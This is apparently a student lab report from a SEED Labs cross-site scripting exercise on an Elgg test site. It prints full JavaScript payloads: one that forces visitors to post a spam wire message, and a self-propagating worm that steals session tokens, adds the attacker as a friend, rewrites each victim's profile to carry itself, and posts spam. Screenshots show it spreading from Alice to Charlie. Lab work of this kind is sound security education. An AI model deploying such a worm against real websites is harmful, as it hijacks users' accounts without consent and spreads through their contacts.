
```

task1.html M  task2.html M  task3.html M X  task4.html M
Offline-2 > task3.html > script
1  <script type="text/javascript">
2      window.onload = function () {
3          var Ajax = null;
4          var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5          var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6          //Construct the HTTP request to add Samy as a friend.
7
8          var sendurl = "http://www.seed-server.com/action/thewire/add";
9          var samy_id= 59;
10
11          var content = ts+token+ "&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy" ;
12
13          if (elgg.session.user.guid != samy_id) {
14              //Create and send Ajax request to add friend
15              Ajax = new XMLHttpRequest();
16              Ajax.open("POST", sendurl, true);
17              Ajax.setRequestHeader("Host", "www.seed-server.com");
18              Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
19              Ajax.send(content);
20          }
21      }
22  </script>


```



Now suppose before Alice visits Samy's profile, the wire looks like this



After Alice visits Samy's profile, the wire will be like this.



*Alice unknowingly posted on wire by visiting Attacker's profile*


#### **Task 4 Designing a self-Propagating Worm:**

For this task, we will use the provided worm code . We took all the scripts from task 1, 2 and 3, with the notable exception that the description of the profile will now contain the wormcode.





We add the script to Samy's description as before-

```
task1.html M task2.html M task3.html M task4.html M X
Offline-2 > task4.html > script#worm > onload
1 <script id="worm" type="text/javascript">
2   window.onload = function () {
3     //Construct the HTTP request to add Samy as a friend.
4
5     var samy_id= 59;
6
7     var sendurl = "http://www.seed-server.com/action/friends/add?friend="+samy_id + ts + ts + token + token;
8
9     if (elgg.session.user.guid != samy_id) {
10      //Create and send Ajax request to add friend
11      Ajax = new XMLHttpRequest();
12      Ajax.open("GET", sendurl, true);
13      Ajax.setRequestHeader("Host", "www.seed-server.com");
14      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
15      Ajax.send();
16    }
17
18    var headerTag = "<script id='\"' type='\"'>";
19    var jsCode = document.getElementById("worm").innerHTML;
20    var tailTag = "</\"' + \"script>\"";
21    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
22
23    Ajax = null;
24    ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
25    token = "&_elgg_token=" + elgg.security.token._elgg_token;
26    sendurl = "http://www.seed-server.com/action/profile/edit";
27
28    var name = elgg.session.user.name;
29    var content = token + ts + '&name=' + name
30      + '&description=' + wormCode + '&accesslevel[description]=1'
31      + '&briefdescription=&accesslevel[briefdescription]=1'
32      + '&location=&accesslevel[location]=1'
33      + '&interests=&accesslevel[interests]=1'
34      + '&skills=&accesslevel[skills]=1'
35      + '&contactemail=&accesslevel[contactemail]=1'
36      + '&phone=&accesslevel[phone]=1'
37      + '&mobile=&accesslevel[mobile]=1'
38      + '&website=&accesslevel[website]=1'
39      + '&twitter=&accesslevel[twitter]=1'
40      + '&guid=' + elgg.session.user.guid;
41
42    if (elgg.session.user.guid != samy_id) {
43      var Ajax = null;
44      Ajax = new XMLHttpRequest();
45      Ajax.open("POST", sendurl, true);
46      Ajax.setRequestHeader("Host", "www.seed-server.com");
47      Ajax.setRequestHeader("Content-Type",
48        "application/x-www-form-urlencoded");
49      Ajax.send(content);
50    }
51
52    ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
53    token = "&_elgg_token=" + elgg.security.token._elgg_token;
54
55    var sendurl = "http://www.seed-server.com/action/thewire/add";
56    var content = ts+token+ "&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/"+elgg.session.user.username;
57    Ajax = null;
58    if (elgg.session.user.guid != samy_id) {
59      Ajax = new XMLHttpRequest();
60      Ajax.open("POST", sendurl, true);
61      Ajax.setRequestHeader("Host", "www.seed-server.com");
62      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
63      Ajax.send(content);
64    }
65  }
66}
67</script>
```



Let's demonstrate the self propagation of worm:

Alice doesn't have Samy added as a friend. So her friend list and the wire looks like this -



After visiting Samy's profile, her friend list and wire will look like this:

Applications - Firefox

Alice's friends - Elgg For x

www.seed-server.com/friends/alice

120%

16 Feb, 15:50

seed

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups


Members

More -


Search

Account -


## Alice's friends



**Samy**  
cool guy 3



**Boby**



**Alice**

Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections


Find in page

☒ Highlight All


☐ Match Case

☐ Match Diacritics

☐ Whole Words



If we visit Alice's edit profile page, we will see that it now contains the script that we added in Samy's profile-



Now suppose Charlie logs in. His friend list and wire looks like this-

ApplicationsFirefox

Charlie's friends : Elgg

www.seed-server.com/friends/charlie

120%

16 Feb, 15:54

Elgg For SEED Labs

[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[Members](#)[More](#)

Account

## Charlie's friends

No friends yet.

Charlie

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

[Friends](#)[Friends of](#)[Collections](#)

Find in page

☒ Highlight All☐ Match Case☐ Match Diacritics☐ Whole Words

Wire posts

## All wire posts

All Mine Friends

What's happening?

Post

140 characters remaining



By Alice just now

To earn 12 USD/Hour(), visit now <http://www.seed-server.com/profile/alice>



By Charlie 2 hours ago

hi i am charlie







Now if Samy visits Alice's profile, he will add Samy as his friend automatically.

The screenshot shows a web browser window with the address bar displaying "www.seed-server.com/friends/charlie". The page title is "Charlie's friends". The main content area shows a list of friends, with one friend visible: "Samy" with a profile picture of a person wearing a hat and the text "cool guy 3". To the right of the friends list is a sidebar for "Charlie", which includes links to "Blogs", "Bookmarks", "Files", "Pages", "Wire post", "Friends", "Friends of", and "Collections". The top navigation bar includes "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". At the bottom, there is a search bar with the text "Find in page" and checkboxes for "Highlight All", "Match Case", "Match Diacritics", and "Whole Words".

The wire will look like this



If we see Charlie's edit profile page, it will have the script on its description.



So the worm is successfully propagating through the system.

Through my experiences with the previous tasks, I've learned firsthand how cross-scripting attacks operate in real-world scenarios and how the human element plays a critical role in the propagation of these attacks. This insight will serve as a valuable lesson in staying vigilant and prepared for similar attack scenarios on the internet.